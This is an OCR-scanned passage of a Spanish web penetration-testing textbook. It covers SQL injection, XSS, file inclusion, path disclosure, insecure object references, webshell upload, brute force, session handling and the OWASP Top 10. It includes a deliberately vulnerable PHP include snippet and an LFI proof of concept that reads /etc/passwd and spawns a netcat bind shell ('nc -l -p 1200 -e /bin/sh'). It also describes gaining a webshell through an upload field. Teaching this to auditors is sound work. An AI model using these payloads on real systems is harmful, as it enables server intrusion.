


Fig. 3.18: *Heartbleed* y el *plugin* de *FOCA*.

Realmente han salido diversos *plugins* o, incluso, sitios web que comprueban si un servicio de un dominio es vulnerable o no. Otra de las recomendaciones es utilizar el *plugin* que *Nmap* dispone. Este *plugin* o *script* se denomina *ssl-heartbleed* y puede encontrarse en la siguiente dirección *URL* *http://nmap.org/nsedoc/scripts/ssl-heartbleed.html*.

Fuzzing

El *fuzzing* es una técnica de testeo de *software* capaz de generar datos secuenciales o aleatorios a los puntos de entrada de una aplicación con el objetivo de poder detectar vulnerabilidades, y también poder encontrar fallos que hagan al *software* inestable o realizar acciones con resultados erróneos. El investigador español José Miguel Esparza hizo un gran trabajo investigando sobre este tema e implementado una herramienta denominado *Malybuzz*.

El *fuzzing* es utilizado como un complemento en el *testing* de *software*, ya que proporciona acceso a regiones de código no probadas antes. El *fuzzing* utiliza una combinación entre alcatoriedad y heurísticas interesantes para llevar a cabo las acciones.

El funcionamiento de los *fuzzers* tiene varias etapas:

- Obtención de datos. ¿Qué datos se quieren enviar a la aplicación? Se pueden obtener de un listado proporcionado a la herramienta o generar en el instante de enviar los datos a la aplicación.
- Envío de datos. En función del medio para realizar el envío y el ámbito de trabajo del *fuzzer* se enviarán los datos a la aplicación.
- Análisis. Tras enviar los datos y que la aplicación haya procesado las entradas se obtienen unas salidas que hay que analizar. El comportamiento de la aplicación debe ser analizado para ver si el comportamiento de la aplicación es el que se esperaba.

En muchas ocasiones se pueden detectar fallos en la aplicación que no impliquen un problema de seguridad, pero los *fuzzers* pueden ser utilizados para automatizar un conjunto de pruebas que puedan sacar a la luz un fallo de seguridad.

Existen diversas técnicas de *fuzzing*, las cuales se enumeran a continuación:

- Repetición. Este tipo de *fuzzing* se realiza cuando, generalmente, se buscan posibles *buffer overflow* en la aplicación. Consiste en ir probando el conjunto de entrada multiplicado por un valor en cada iteración o prueba, con ello se intenta encontrar límites mal configurados o mal implementados. Este tipo de *fuzzing* se suele clasificar en la categoría generación.
- Permutación. Con una palabra de prueba como entrada se van haciendo permutaciones y enviando las entradas generadas. Este tipo también se clasifica en la categoría de generación.
- *Integer Overflow*. Cuando una aplicación recibe un número que no puede manejar, ya sea porque está fuera de su rango, o porque se esperan valores positivos y se recibe uno negativo, etcétera, se provoca este tipo de errores. Esto puede derivar en un *buffer overflow*. Un ejemplo sencillo de esto sería la modificación del campo *content-length* en una petición *HTTP* para provocar un error ante una petición no esperada.
- Mutación. Este tipo pertenece a la categoría que tiene su propio nombre, mutación. Es un método que tiene como principio una entrada válida y se van realizando ciertas mutaciones de los datos con la intención de que sigan siendo válidas, pero inesperadas para lograr un objetivo concreto.

Manipulación de parámetros

Es quizá una de las pruebas estrella en las auditorias web, ya que en caso de detección de alguna de las vulnerabilidades los clientes quedan alarmados y realmente preocupados. Esto es quizá porque algunas vulnerabilidades de este apartado como *SQLi* o *XSS* copan los primeros lugares en los distintos *top* de vulnerabilidades que más se siguen encontrando a día de hoy. Aunque también es por los efectos que estas vulnerabilidades producen en la imagen de la empresa.

Este tipo de pruebas se pueden resumir en la manipulación de toda la información que se envía al servidor, por ejemplo modificando cabeceras *HTTP*, *cookies*, parámetros por *GET* y *POST*, etcétera. El objetivo es provocar un mal comportamiento en la aplicación web para que realice acciones para las cuales no fue diseñada. Las pruebas más típicas son las inyecciones *SQL*, *LDAP*, *XPATH*, los *cross-site scripting*, ejecución de comandos remotos o los *CSPP*.

En primer lugar se tratan las inyecciones *SQL*, ya que también son las vulnerabilidades que más afectan a los recursos de las empresas en Internet. Son también unas de las más temidas por el fuerte impacto que puede tener en la organización que las sufre. Esta vulnerabilidad afecta a todas las aplicaciones web que recogen información de una base de datos mediante parámetros incorrectamente filtrados. Afectan a todos los motores de base de datos como *MsSQL*, *MySQL*, *Oracle*, *PostreSQL*, etcétera.

A lo largo de los años se han ido recogiendo distintas técnicas de ataque como, por ejemplo, los *blind SQL* o inyecciones a ciegas, inyecciones basadas en aritmética, en errores o en tiempos. ¿Cómo obtengo un indicio? Es muy común utilizar la comilla simple en los parámetros que recogen valores, con el objetivo sencillo de provocar un error en pantalla. No todos los servidores tienen la directiva *display_errors* habilitada por lo que se utilizan otras técnicas como las comparaciones matemáticas *"and 1=1"* y *"and 1=2"* y comparar si el *HTML* obtenido cambia. Son maneras sencillas de detectar un *SQL Injection*.

La explotación puede ser sencilla en algunas ocasiones, aunque en otras muchas ocasiones puede ser algo realmente complejo. Por esta razón se puede automatizar el proceso con diversas herramientas. A continuación se muestran ejemplos de algunas herramientas recomendables para su uso:

- *Havij*. Es sin duda unos de las mejores herramientas para explotar *SQL Injection*, fácil de configurar y con resultados muy buenos. Generalmente, en las comparativas que se realizan con otras herramientas *Havij* sale ganando en muchas de ellas. Esta herramienta dispone de versión gratuita y comercial. Las limitaciones se encuentran en las tecnologías a explotar.
- *SQLmap*. Esta herramienta viene disponible con la *suite Kali Linux*. Permite realizar detección y explotación de *SQLi*. Los resultados que se proporcionan son bastante buenos. Dispone de distintos modos de agresividad a la hora de realizar inyecciones.
- *Burp Suite*. Esta herramienta ayuda a los auditores funcionando como *proxy* entre el navegador e Internet. También puede realizar funciones de *repeater* y *spider*. En este caso los auditores deben realizar las acciones manualmente, aunque gracias a las funciones mencionadas anteriormente, se ayuda al auditor en su trabajo.

- *Acunetix*. Esta herramienta no es solo para *SQL Injection*, pero tiene una parte centrada en esta vulnerabilidad. Es capaz de escanear en búsqueda de vulnerabilidades web con un *ratio* de detección y éxito importante, en comparación con otras herramientas del mercado
- *Qualys*. Esta herramienta es una de las grandes competidoras de *Acunetix* y proporciona un escaneo más global que su competidora. No se centra solo en el ámbito web, aunque su gran fuerza resista en este campo. Su *ratio* de detección y éxito en lo detectado es comparable, y en muchos casos superado, al de *Acunetix*.
- *ZAProxy*. Esta herramienta es *Open Source*, por lo que a priori no puede competir con herramientas como las mencionadas anteriormente. Es cierto que su *ratio* de detección y éxito es también muy aceptable. Es la herramienta de *OWASP* como escáner web.

Todas estas herramientas son imprescindibles para realizar auditorías con un alto porcentaje de éxito. Siempre hay que destacar que la experiencia del auditor y el saber realizar el trabajo manual ayudarán, incluso, a que estas herramientas tengan éxito en ciertas ocasiones. A continuación se puede visualizar un ejemplo de uso de *Havij*, el cual una vez detectado por el auditor un parámetro vulnerable a *SQL Injection* se puede explotar gracias a la herramienta.




Fig. 3.19: *Havij* explotando un *SQLi*

La vulnerabilidad *XSS* proporciona distintos riesgos para dañar al usuario, y en algunos casos la reputación de la organización. ¿Qué se puede hacer con esta vulnerabilidad? Pues, entre otras cosas, se puede:

- Ataques de navegación. Se puede dirigir al usuario a los sitios que un atacante quiera.
- *Clickjacking*.

- *Defacement*. Este puede ser como alteración o sin alteración del sitio web.
- Distribución de *malware*.
- Ejecución de código *Javascript*, entendiéndose que dicho código será malicioso o recopilará información interesante sobre la máquina o red de la víctima.
- Ataques de *phishing*.
- Robo de *cookies*.

Otros vectores de ataque que abre son los ataques *MITB*, *Man In The Browser*, con el que se puede tomar el control remoto del navegador. Este tipo de vulnerabilidades utilizándolas con otras abren nuevos vectores de ataque, los cuales se van descubriendo con el paso del tiempo. Un *XSS* es una navaja suiza potencial en los navegadores de los usuarios o en los servidores de las empresas, dependiendo del tipo que sea.

Existen, bien diferenciados, dos tipos de *XSS*: el reflejado y el persistente. El *XSS* reflejado afecta solo a los clientes y se basa en la manipulación de un parámetro vulnerable de una dirección *URL*. Cuando este *link* se pase a una víctima de manera ofuscada, ésta lo abrirá y el código *script* se ejecuta en su navegador. Es cierto que si el parámetro es vulnerable es debido a que no se está filtrando correctamente por parte de la aplicación web, y hoy en día, ni por parte del navegador.

El *XSS* persistente es un código *script* que, generalmente, queda registrado en una base de datos al realizar una petición maliciosa con unos parámetros mal filtrados. Entonces, cuando un usuario acceda al sitio web y éste recoja la información a mostrar de la base de datos se le presenta el código *script* provocando el *XSS* y ejecutándose en el navegador de la víctima. La diferencia es clara, el reflejado afecta solo al navegador de la víctima y son los más usuales, y los persistentes se almacenan en el sitio web provocando que por cada usuario que acceda a ese recurso quede expuesto a un *XSS*.

Inclusión local y remota

En este apartado se tratan dos vulnerabilidades bastante importantes en las auditorías. En primer lugar se trata un *local file inclusion*, también conocida como *LFI*. Esta vulnerabilidad surge cuando el servidor realiza la lectura de un fichero local a través de parámetros que pueden ser modificados por un usuario malicioso. De este modo la dirección del archivo puede ser modificada para mostrar el contenido de un archivo arbitrario. Gracias a esta técnica un usuario malicioso puede comprometer la seguridad de todo el servidor, y provocar la lectura del código de la aplicación web, entre otras cosas.

Un *LFI* suele ir acompañada, y en muchas ocasiones son tratadas como algo similar o idéntico, de la denominada *path transversal*. Ésta consiste en forzar el acceso a ficheros y directorios que residen en el servidor, pero fuera del directorio virtual de la aplicación web, permitiendo que un usuario malicioso pueda manipular la dirección *URL* y llegar al sistema de archivos de la máquina.

Los desarrolladores web suelen utilizar funciones que permiten la inclusión de archivos, por lo que si la recogida del valor en una petición cae sobre este tipo de funciones, se puede realizar una

inclusión de fichero. En la tecnología *PHP* las funciones que proporcionan este tipo de ataque son *include*, *require*, *include_once* o *require_once*.

Los desarrolladores intentan ofuscar las extensiones para que no se pueda saber de forma visual si un parámetro recoge un fichero o un valor. El truco del *byte* nulo permite reconocer este caso, [illegible] introduciendo el valor de un parámetro con *"%00"* al final del valor permite romper dicha extensión. En otras palabras, si al introducir un valor a un parámetro en código se concatena con la extensión *PHP*, con este *byte* nulo se rompería dicha concatenación ejecutándose la inclusión

Los *LFI* pueden ser complejos de detectar y explotar, pero cuando se detecta la posibilidad en una auditoría de encontrarse con ellos se deben utilizar, tanto herramientas automatizadas como la parte manual y la experiencia para poder explotarlo.

Los *RFI*, o *remore file inclusion*, permiten la inclusión de ficheros desde páginas web externas. Para que esto ocurra se deben cumplir varias condiciones o requisitos para explotar la vulnerabilidad. Para que esta vulnerabilidad exista se debe tener en cuenta una mala configuración y las versiones de *PHP*. Las funciones desde las cuales son explotables son *include*, *require*, *include_once* y *require_once*.

A continuación se proporciona un ejemplo rápido de *RFI*:

```
<?php

include($_GET['url1']);

include($_GET['url2'] . ".php");

?>
```

En el primer *include*, incluiría una página web externa sin ningún filtro, por lo que su explotación es trivial. Por ejemplo, si se incluye una *webshell* en este parámetro con cualquier tipo de extensión sería interpretada. Mientras que en el segundo *include* se incluye la extensión "*.PHP*" con lo que no se permite una inclusión externa tan sencilla. Para solucionar este hecho se debe incluir el carácter "#" codificado en *URL encode* (*%23*).

PoC: LFI, un ejemplo

En esta prueba de concepto se presenta el siguiente escenario:

- Un sitio web dispone de una vulnerabilidad *LFI*. En uno de sus recursos se encuentra código vulnerable, el cual para ejemplo se expone de manera simplificada:

```
<?php include($_GET['pagina']); ?>
```

- El usuario utilizará la herramienta *curl* para realizar las peticiones.
- El recurso vulnerable se encuentra en *http://dominio.com/poc.php?pagina=XXX*

En primer lugar el auditor podría utilizar ciertas herramientas para explorar dicho parametro, que en este caso esta por *GET*. Si se realiza manualmente se realiza un *path transversal* para comprobar si

es vulnerable mediante la petición *http://dominio.com/poc.php?pagina=/etc/passwd*, si el sistema estuviera basado en **NIX*.

```
[illegible]
[illegible]
news:x:9:9:news:[illegible]
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
[illegible]-data:x:33:33:www-data:/var/www:/bin/sh
```

Fig. 3.20: Obtención del fichero *passwd*.

Una vez descubierto esto el auditor puede pensar en aprovecharse para lanzar una petición para obtener el *log* del servidor y lanzar un *netcat* en el servidor que se quede a la escucha en un puerto determinado.

Para llevar a cabo la siguiente estrategia se utiliza la siguiente petición "*http://dominio.com/poc.php?pagina=/var/log/auth.log&cmd=nc -l -p 1200 -e /bin/sh &*"

```
curl "10.0.2.2/test.php?page=/var/log/auth.log&cmd=nc -l -p 1200 -e /b
in/sh &"

nc 10.0.2.2 1200
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux
ls -al
total 5
drwxr-xr-x  3 root root  60 Dec 25 16:42 .
drwxr-xr-x 21 root root 140 Jun  8  2011 ..
-rw-r--r--  1 root root 177 May 10  2011 index.html
-rw-r--r--  1 root root  30 Dec 25 16:42 test.php
```

Fig. 3.21: Obtención de una *shell* a través de la vulnerabilidad.

Búsqueda de Path Disclosure

Este tipo de vulnerabilidad permite obtener información sobre rutas físicas, por lo que pueden ser tratadas como fugas de información. Un *full path disclosure* es una vulnerabilidad que es provocada cuando un atacante genera un error en la aplicación y se muestra el error y la ruta también.

La explotación de dicha vulnerabilidad parece inofensiva, ya que solo se está proporcionando el directorio físico de la aplicación, pero es sabido que cuanta más información tenga un atacante sobre un sitio, más fácil le resultará conseguir el objetivo. Este tipo de vulnerabilidades se suelen combinar con otras denominadas *directory transversal*, que a la vez van ligadas, por ejemplo, con los *local file inclusion* o *LFI*.

¿Cómo se pueden detectar este tipo de vulnerabilidades? La forma clásica es provocar un error, por ejemplo, introduciendo un fichero no existente como parámetro a un *script* que trabaje con

ficheros. La aplicación devolverá un error mostrando, además, su propia ruta física de trabajo. Existen diversas maneras, incluso en algunas ocasiones el código subido no se encuentra verificado y solamente con acceder al recurso se provoca un fallo proporcionando esta información. Otras veces en accesos a bases de datos se provocan fallos que provocan estas fugas, por lo que se puede ver que existen diversos modos.

A continuación se propone una dirección *URL* vulnerable a *full path disclosure*, por ejemplo *http://dominio.com/index.php?parametro=fichero*. Cuando el usuario cambia el valor del parámetro por [illegible] la *URL http://dominio.com/index.php?parametro[]=fichero*, se debe fijar en la salida que proporciona la aplicación web. Si el usuario visualiza algo similar al mensaje "*Fatal error: Call to undefined function ... in <ruta física>*", acaba de detectar un *full path disclosure*. En la imagen se puede visualizar un ejemplo real y la obtención de la ruta interna.

```
Fatal error: [illegible] /home/[redacted]/public_html/template.php on line [illegible]
```

Fig. 3.22: Detección de *full path disclosure*.

Las aplicaciones deben disponer de un controlador de errores que gestionen estos fallos que puedan ser provocados en las aplicaciones. Es importante aportar la menor información hacia el usuario final. En los servidores *IIS* se dispone del modo *debug* cuando las peticiones se realizan desde una red interna, y el modo normal para cuando las peticiones se realizan desde el exterior. En este último caso, en caso de haber un error en la aplicación se aporta la menor información posible, mientras que en el primer caso al administrador o el usuario interno que haya obtenido este error se le proporciona el mayor detalle sobre el fallo.

También es cierto que el modo *debug* de *IIS* puede ser encontrado habilitado públicamente, lo cual es una muy mala política, ya que al generar un error en la aplicación se obtiene el mayor detalle.

Acceso no autorizado

En el Top10 de *OWASP 2013* esta vulnerabilidad se encuentra en el puesto número 4, y es enunciada en dicho *top* como "Referencia Directa Insegura a Objetos". ¿En qué consiste? Un sitio web dispone de objetos dentro del sistema y son referenciados a través de parámetros, si el auditor cambia este valor por otro para referenciar directamente a otro objeto, el sistema debería verificar que se tiene acceso, pero ¿y si no lo hace? El auditor puede acceder a información y otras funcionalidades para las que no tiene acceso.

El sistema siempre debe comprobar que todo objeto al que referencia un usuario a través de un parámetro puede ser accedido por dicho usuario, en caso contrario se puede caer en este fallo de seguridad.

¿Cómo se puede comprobar esta vulnerabilidad? Realmente es sencillo, se propone un escenario dónde en función del rol del usuario se tiene acceso a ciertas funciones u objetos o a otras. Se deben verificar todas las referencias a objetos y que éstas tienen los mecanismos de validación adecuadas para poder confirmar el acceso. En otras palabras, la aplicación debe verificar si el usuario

está autorizado para acceder al recurso y realizar un análisis de código de la aplicación para poder comprobar que la implementación es correcta y cumple con las medidas de seguridad apropiadas en este caso.

La utilización de herramientas automáticas en este ejemplo es complejo, ya que no suelen tener resultados demasiados buenos. Por esto, una vez analizado el código y observando en qué puntos se pueden encontrar errores de este tipo, se pueden realizar a mano las comprobaciones sobre las referencias a objetos directos.

Subida de ficheros

Sin duda la subida de ficheros por parte de un atacante es uno de los mayores riesgos de seguridad que existen, ya que estos ficheros subidos pueden proporcionarle el control total del servidor o parte de él. Existen diferentes mecanismos para que un atacante sea capaz de subir archivos, uno de ellos ya se ha explicado en este libro, y es el de la utilización de métodos inseguros como *PUT*.

¿Cuál es el objetivo en una auditoría? Realmente si un *pentester* consigue subir una *shell* o *webshell*, muy probablemente tomará el control del servidor, por lo que toda la información que éste almacene queda comprometida, por ejemplo obteniendo los usuarios de la base de datos de la aplicación.

Otras acciones que pueden interesar es demostrar que se puede escanear la red interna, la ejecución de comandos, convertir el servidor en un nodo para pivotar hacia otros equipos de la red interna o *DMZ* dónde se encuentre, o convertirlo en un servidor de *SPAM*. Realmente el número de acciones que se pueden llevar a cabo en este punto son, prácticamente, ilimitadas.

Otra de las vías para subir ficheros a un servidor son las propias características de ciertas aplicaciones web en las que permiten subir una imagen o algún fichero con algún formato concreto. Estos puntos deben ser analizados de forma exhaustiva, ya que pueden realizar un mal filtrado y permitir subir otro tipo de ficheros que no son los que la aplicación espera. Un error en este punto, como se puede entender, es crucial para la seguridad de la aplicación, del servidor y, seguramente, de la propia empresa.

PoC: Subida de una webshell

En esta prueba de concepto se presenta un entorno sencillo, pero que encadena diversas vulnerabilidades. El escenario es académico, pero totalmente real, y se ha podido encontrar en diversas auditorías.

La aplicación web vulnerable es un portal de una autoescuela ficticia, en la que los usuarios se registran y tienen un espacio dónde pueden configurar sus datos, fotografías e interactuar con otros alumnos. En este espacio virtual de encuentro también pueden realizar test para comprobar su preparación de cara al examen.

La aplicación web consta de un punto de entrada que es la pantalla de *login*, un recurso público con el *about*, un recurso para el *"Olvidé contraseña"* y un último recurso con información de la

autoescuela, éste último con contenido estático. Estos son los recursos superficiales de la aplicación web. La tecnología utilizada por la aplicación web *ASP*.

Una de las pruebas obligadas en las pantallas de *login* es comprobar que no se pueden realizar inyecciones de algún tipo. Otra de las recomendaciones que se han ido haciendo a lo largo del libro es que se deben realizar las acciones más sencillas para ir pasando a acciones más complejas, pero siempre comprobando todo. En muchas ocasiones se cae en el error de no comprobar [illegible] es algo demasiado obvio y no va a funcionar, pero en muchas ocasiones el fallo de seguridad puede salir a la luz con una acción sencilla.

El auditor comprueba manualmente o utilizando algún tipo de herramienta si existe alguna inyección *SQL* en el *login*. La primera inyección a comprobar podría ser catalogada como [illegible]. ¿Esto sigue funcionando? Hoy en día, y aunque parezca increíble, todavía existen sitios que son vulnerables a esto. Resumiendo, el auditor comprueba manualmente su primera inyección e introduce como usuario *admin* o la propia inyección y como *password* la inyección.

[illegible] conseguido lograr el acceso, esto es una vulnerabilidad grave que no debe ocurrir hoy en día, pero como se ha mencionado todavía se pueden encontrar donde menos se espera.

[illegible] s dentro de la zona interna, pero centrándose en la subida de una *webshell* y aprovechando que existe un campo de carga de imágenes para la cuenta en la que se ha conseguido acceso, el *pentester* decide comprobar la seguridad de dicho campo.



Fig. 3.23: Subida de una *webshell*.

La *webshell* que se intente subir debe ser para *ASP*, ya que aquí importa la tecnología. Algunas *webshells* muy conocidas para *PHP* son la *C99* o *r57shell*. En este caso no se pueden utilizar estas, ya que la tecnología es *ASP*. La *webshell* dispone de los privilegios que disponga el usuario bajo el que

se ejecuta la aplicación web, por lo que aquí también se puede aprovechar de una mala configuración por parte del administrador.

Tras la subida de la *webshell* el usuario puede comprobar que no se filtran los ficheros, por lo que se puede subir cualquier tipo de fichero y la aplicación web dispone de un nuevo recurso dónde deberían almacenarse las imágenes, en este caso con el nombre de la *webshell*, por lo que para acceder a ella simplemente se debe ejecutar dicha dirección *URL*.




Fig. 3.24: Ejecución de comandos a través de la *webshell*

En este instante el servidor está bajo el control del auditor que dispone de los privilegios que tenga el usuario con el que se ejecuta la aplicación web para realizar acciones.

Ataques a los puntos de entrada

Cuando se encuentran puntos de entrada o *login entry*, éstos deben ser anotados para su posterior análisis. Estos *login* pasarán por diversas pruebas, incluidas las más famosas de inyección, pero una prueba que siempre debe realizarse, aunque a priori pueda resultar demasiado sencilla o con un posible resultado negativo en la prueba es la fuerza bruta con diccionario.

El diccionario a utilizar es variable y dependerá del tiempo para paralelizar tareas, automatizarlas y poder comprobar los resultados. Hay que recordar que los puntos de entrada no tienen por qué ser solo de tipo web, en este apartado se tratarían desde servicios *SSH*, *FTP*, *MySQL*, *SMB*, etcétera.

Si se utiliza un diccionario grande se tardará un mayor tiempo en ejecutar esta prueba, pero lo ideal es comprobar si el usuario y contraseña podría encontrarse en un diccionario, y si éste es más o menos seguro.

Como ejemplo significativo se quiere mostrar que los puntos de entrada y los posibles fallos varían en función del usuario que acceda por este punto. Es decir, no será igual las posibilidad de encontrar baja seguridad en un punto de entrada que solo utilizan administradores de un sitio, que un punto de entrada que utilizan miles de usuarios.

Además, si a los usuarios se les permite configurar cualquier tipo de contraseñas, sin restricciones las posibilidades de encontrar una contraseña débil aumentan en gran medida.

Herramientas como *Hydra* facilitan la ejecución de esta automatización. El propio *Burp Suite* puede también realizar este tipo de acciones. Hay herramientas más específicas como son *BrutusAET 2* para utilizar la fuerza bruta con servicios *FTP*. Realmente el auditor debe elegir en cada instante lo que mejor pueda utilizar, conociendo la eficiencia de la herramienta en todo momento y con la que se sienta cómodo.

Gestión de sesiones

La gestión de sesiones puede pasar desapercibida para muchos usuarios, pero es un punto en el que el *pentester* debe analizar e intentar jugar con ello. Se pueden enumerar un listado de pruebas que se debe realizar a las famosas *cookies* para comprobar que las sesiones se están realizando de manera segura.

En primer lugar hay que hablar de los, ya mencionados, *flags secure* y *HTTP-only*. El primero de ellos debe ser enviado desde el servidor al cliente cuando éste inicia sesión mediante el protocolo *HTTPS*. Este *flag* indica al navegador que solo puede realizar navegación en este servidor si la comunicación va cifrada. En caso de detectar que un servidor cuando asigna la *cookie* no está enviando el *flag* y la conexión debe ser segura, se debe apuntar como fallo de seguridad.

En segundo lugar el *flag HTTP-only*, el cual ha sido trabajado con anterioridad. Este *flag* evita que código *script* pueda acceder a la *cookie*, solo siendo el navegador el que puede hacerlo. La falta de este tipo de mecanismo de seguridad haría que la *cookie* pudiera quedar expuesta, de manera más o menos sencilla.

Otra recomendación o circunstancia a comprobar es la validez de una sesión desde distintas direcciones IP. Este hecho es más común de lo que se puede pensar y se debe valorar en su justa medida. Si el entorno es extremo y crítico, quizá es necesario valorar esta acción como algo necesario para la seguridad de la organización. En otros muchos entornos este punto no es relevante, aunque siempre debe ser valorado.

Otra prueba que hay que verificar es la de determinar los límites y cierres de la sesión. Es importante comprobar que el servidor haya realizado correctamente esta acción, para que las *cookies* no puedan ser reutilizadas en otro espacio o tiempo.

Se han dado escenarios de grandes compañías cuyo *webmail* no cerraba correctamente la sesión, por lo que un usuario que previamente había robado la *cookie* con algún método podría seguir navegando dentro de la sesión, aunque el usuario legítimo cerrase sesión.

¿Qué información debe tener una *cookie*? Existen casos en el que en la *cookie* viaja información que no debería. En el siguiente ejemplo se puede visualizar cierta información que podría viajar en una *cookie*, esto está basado en hechos reales.

- *PHPSESSID.*
- *user tipo.*
- *id_usuario.*
- *user_user.*
- *id=(Identificación).*
- *user=(Usuario en texto claro)*
- *pass=(Hash de la contraseña).*

El campo *user* y *pass* no deberían ir en la *cookie*, pero además el campo *user_user* es nuevamente el usuario de la sesión. Quién roba dicha *cookie* dispone de mucha información, partiendo de la contraseña *hasheada*. Hay que analizar y valorar la información que es enviada en la *cookie*, ya que una mala implementación de este sistema puede provocar un gran fallo de seguridad y exposición de información.

Por último, se debe tratar un aspecto matemático, y en ocasiones difícil para ciertos informáticos, [illegible] en las *cookies*. Algunos de los parámetros [illegible] deben ser totalmente aleatorios, y esto en algunas [illegible] diversas *cookies* se puede encontrar un patrón por el que se puede predecir el valor de la *cookie*.

Top 10 OWASP 2013

Este Top proporciona un informe de las vulnerabilidades que más afectan y que más se encuentran hoy en día en las aplicaciones web que se encuentran en Internet. Desde hace varios años vulnerabilidades como *SQL Injection* o *XSS* copan los primeros lugares, pero existen otras que van apareciendo en el *top* y que se deben conocer.

Hay que tener claro que el auditor no debe quedarse solo en las vulnerabilidades que se encuentran en el *top*, sino que debe realizar un análisis global de los cientos de problemas que pueden afectar a la seguridad en general de una aplicación web.

El documento oficial del Top 10 de *OWASP* se puede encontrar en la siguiente dirección *URL* [illegible] *Español.pdf*. El documento [illegible] presenta un [illegible] al problema o incidente de seguridad. Es muy ilustrativa proporcionando ejemplos rápidos a los problemas, pero como se ha mencionado anteriormente se queda en la superficie, en las 10 vulnerabilidades más encontradas hoy en día.

Una auditoría es un proceso que debe ir más allá de este *top*, entonces ¿Por qué conocerlo? Es verdad que las vulnerabilidades que salen en este documento son muy importantes, ya que su orden

de aparición en Internet es muy grande y, por supuesto, las empresas conocedoras de esto, quieren [illegible] vulnerables a éstas. También es cierto que el mundo de la informática está en continuo cambio, por lo que dichos cambios provocan que aparezcan nuevas vulnerabilidades que pueden no encontrarse en el *top*, al menos por ahora.

A continuación se proporciona el listado, por orden de aparición en Internet, de las vulnerabilidades según el *top* de *OWASP*.

1. Inyección.
2. Pérdida de autenticación y gestión de sesiones.
3. Secuencia de comandos en sitios cruzados (*XSS*).
4. Referencia directa insegura a objetos.
5. Configuración de seguridad incorrecta.
